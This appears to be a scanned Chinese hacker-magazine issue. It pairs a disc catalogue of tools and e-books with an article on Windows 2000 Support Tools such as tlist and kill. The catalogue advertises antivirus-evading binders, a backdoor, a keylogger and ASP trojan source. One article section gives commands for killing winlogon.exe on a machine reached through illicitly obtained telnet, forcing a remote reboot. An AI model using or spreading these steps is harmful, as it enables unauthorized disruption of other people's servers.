Nmap 是一款针对大型网络的端口扫描工具，尽管它也适用于单机扫描。

DBPort 一个查看进程打开相应端口的软件，图形界面。

黑雨HTTP网页密码暴力破解器 用来暴力破解网页上的一些登陆密码，支持多线程、指定密码起止位数。

鸿威文件捆绑器 合并后完全避开杀毒软件查杀，加入的所有文件将被压缩和加密处理！

Nessus 是一款不错的基于UNIX、Linux、BSD、Solaris和其他一些系统上的远程安全扫描工具。

PGP 被美国列为军事机密的邮件加密“杀手级”软件。

OllyDbg 一个32位汇编级的直观的分析调试器。

BadCopy99 是款坏盘拷贝工具。

CGI网页后门 envymask编写。

键盘幽灵 记录键盘（包括小键盘）的动作，同时可以控制软件的延时运行时间。

Slimftp 架设FTP服务器的小工具。

MacDraw 批量获取局域网内部所有机器的MAC地址。

NetBlock Pro 可控制一切来自局域网和Internet上的访问。

Cookie嗅探、发送、管理工具包

SlimFTPd 国外木马，绿色软件，无需安装，体积小巧，可加为系统服务，配置方便等。

两款ASP木马源代码

Sysocmgr Win2000无人职守工具。

AnyPassword 星号查看工具。

Peditor 一款不错的pe文件修改软件。

SuperBPM 一个增强softice和trw下断点的软件。

B盘

地下阅读

黑客零起点 阅读对象：初，中级黑客技术爱好者。

文章以“入门到精通，基础＋技巧”，适用各类别读者。

电脑技巧精彩文章100篇 包括电脑技巧、网络技巧、软件技巧等。

防火墙技术指南 文章内容极其详尽，从因特网的诞生开始，涉及到网络的方方面面。

软件网络疑难问题与技巧 Win98、WinXP、输入法、网络安全、Internet应用、多媒体工具、翻译工具、压缩解压工具、图片浏览工具、局域网应用等。

外挂制作教程 本外挂制作教程，按照人们的一般认识规律，由浅入深，全面系统地讲述了外挂制作的所有内容。

IP地址管理与子网划分 讲述的是IP地址的管理技术。

XP优化秘籍 XP系统至今仍是个人用户最理想的平台，有问题就查查它吧！

VB精华文章 内容包括得很广泛，且十分精致。如：API、FILE等。

黑客入侵之路 一个很适合初学者“上黑路”的教程。

我要破解文集 内容涉及到计算机及其网络应用破解的各方面，还包括一些破解软件的使用。

ASP教程及中文手册 讲解了ASP网页设计制作技术最基本的一些功能、应用。

Flash全真教程及MX2004菜鸟教程 一步步语音教你动画的实例制作。

动感时光

◎动感时光之搞笑篇

暴笑之流氓企鹅 做绝了，就使出了绝招。

黄粱美梦 有时候需要做梦，可美梦成真毕竟是一个愿望。

桌面上的战争 你知道你的桌面上现在开始战争了吗？

我叫BUSH 我们反对盛气凌人、以强欺弱。

热点无责任新闻追踪 笑一笑那些可笑的人，容一容那些可容的事吧！

◎动感时光之抒情怀人篇

蛋糕核桃烧 蛋糕核桃烧系列爱情故事动画。

黑馒头之《棒棒糖》 你还记得小时候吃过棒棒糖吗？

天使之梦 并不是每个人都那么幸福，可是，请相信这个世界上有天使的存在。

◎动感时光之战神打头篇

超精彩flash战神

打斗经典

◎动感时光之趣味游戏篇：

几分钟内把门打开 共13个东东要找出来。

星际猪霸 让你感受一下宇宙间漫游的惊险。

影音传情

MTV Brown、Hey Girl、爱你、蛋白质女孩等。

技巧与特技 柯受良飞车纪念特辑及他们几大名角主演的MTV、这哥们玩枪绝了。

那些岁月 阿桑《叶子》之MV（超感人）、当我再爱你的时候。

笑翻天 夸张到极点的禁烟广告、男人为了啥而变跛？汽车足球赛、我小、你也不能耍我。

X躺着看版

脑筋急转弯2004五一特别版 有没有碰到过别人出脑筋急转弯，其他人都知道，就你怎么也想不出呢？

CS之赏金猎手 是以全球几千万玩家热衷的网络电子竞技游戏“反恐精英”为背景的长篇小说。

骇世黑客 本书出台的初衷是大量事例向读者呈现一幅黑客全影画像。

QQ佰爱经典表情 让我们的QQ聊天变得更加丰富多彩。

歌词串串烧 一款功能完善的歌词管理软件，基于ACCESS数据库开发。

2004感人的故事

世界五千年幽默大全之外国卷 内容包括名人篇、政治篇、司法篇、交往篇、婚姻篇等。

10本中国古典名著

梦里花落知多少 的确是一本很值得一看的书，你会发现你完全被吸引上的。最羡慕的就是像林岚和闻婧一样洒脱的GIRLS哦……

本栏目的所有文章是X编辑部根据“读者回执卡”，评选出来的最受读者欢迎的文章，特独立成栏目推荐给大家。

你最喜欢的文章

不要忽视Win2k带给我们的“黑客工具”

python

当我们在网上因搜寻工具而浪费时间时，是否注意过系统自带的一些小工具呢？本文想带给大家的思路正是——不要忽视身边的有效资源。

Win2k的小工具有我们常见的ping（一个用于检测网络连通状况的命令）、ipconfig（一个用于检查自己网络配置的命令）等等。这些大家都应该耳熟能详了才是。

这里我要讲的好东东呢，学名叫“Windows 2000 support tools”，这是一个需要安装才能使用的工具包，里面有好多实用的小工具。

一、安装

首先，打开Win2k光盘，在Win2k的目录下进入\support\tools目录，里面有安装文件2000RKST.MSI和SETUP.EXE两个文件，随便双击哪个都可以进行安装，这个工具包是全E文的。安装完成后，大家转到Win2k的根目录下，跟着我做：依次打开Program Files\Support Tools，发现了什么？好多东西哦！

二、典型逐个抓

由于工具太多了，所以在这里我们就对几个比较“黑客”的工具进行讲解。

首先说说tlist和kill，这两个工具的使用已经在《X档案》2002总第七期的“完全手工查杀进程”一文中给大家展示过了。在这篇文章中，只使用了这两个工具最基本的功能。这里，我将对这两个工具的一些参数进行讲解。




图 1

1、tlist

打开CMD命令提示符，键入如下命令：

tlist

列出系统的所有进程以及该进程对应的pid（pid，进程标识符）。

tlist -t

以进程树的模式列出进程及其子进程，如图1所示，这样做的好处在于，大家可以清楚的看到每一个进程是属于哪一个进程的子进程。

LOOK 注意

例如：大家从图1中可以看出，csrss.exe为smss.exe的一个子进程，如果我们结束smss.exe（实际上，由于smss.exe为系统关键进程，是无法结束的，这里只是比喻说明）进程树（注意，不是“进程”，而是进程树）的话，那么它下边的这些子进程也将随之结束。

关于如何结束“进程树”，最简单的办法就是使用Win2k的任务管理器了，如图2所示。




图 2

tlist -p 进程名

根据指定的进程名，列出该进程的pid。

2、kill

这个工具的参数不多，主要使用方法就是kill pid，这样可以

杀掉指定的进程。

另外一个，就是带参数的，参数为“-f”，在教大家使用之前，跟大家说一句，用这个参数前一定要想清楚哦。至于为什么，往后看。

格式：**kill -f pid**

意思就是强制杀掉指定的进程。

知道这代表什么吗？这就是说，在任务管理器中，那些我们无法结束的系统关键进程，使用这个命令就可以杀掉。

如图3所示，大家可以看到，在任务管理器中，我们无法结束“snmp.exe”这个进程。这时候，我们到CMD命令提示符下，先使用命令tlist -p snmp，获得这个进程的pid为1016（也可以从任务管理器中看到），然后再使用命令kill -f 1016，就会返回信息：process snmp.exe (1016) - '' killed，这时候再查看任务管理器，会发现刚才那个无法结束的snmp.exe进程已经不在了。




图 3

> **注意** 如果大家一下失手，杀掉了系统关键的进程，可能会导致系统运行不正常，那么解决办法是重新启动，必须重新启动，注销是解决不了问题的。

◆ 必杀技

使用tlist和kill命令可以使对方重新启动计算机——强烈推荐哦，这可是我自己的新发现，不过不要在自己机器上乱用，我试过了，很惨！

首先要获得对方的telnet，怎么搞到我就不管了，然后上传这两个工具到对方的system32文件夹下，先用命令：

tlist -p winlogon.exe（查到winlogon.exe的pid值）

然后使用命令：

kill -f pid（杀掉winlogon.exe这个进程）

如果你是在本机上实验的话，你会听见硬盘一声惨叫，然后重新启动——好心疼。

◆ 经验与警告

Win2k svr在默认情况下安装了很多服务，但是有可能通过手动修改来关闭这些服务，然而有些时候我们如果不能通过3389的Terminal Service进行登录的话，又很难重新启动这些服务，所以重新启动计算机便成了最好的选择，重新启动计算机后，很多服务会重新随着计算机的启动而启动，重启的好处便在此了！

> **注意** 不过．．．你在重启对方服务器前要先祈祷对方的管理员没有站在服务器前才好。

3、snmputilg.exe

如果大家手头有Win2k的Resource Kit的话，会发现这个工具箱里有一个工具名字叫：snmputil.exe，这是一个命令行模式的工具，如图4所示。




图 4

而这里的snmputilg.exe与snmputil.exe功能是一样的，只是这里改成了用户图形界面而已，看上去更舒服了一些。




图 5

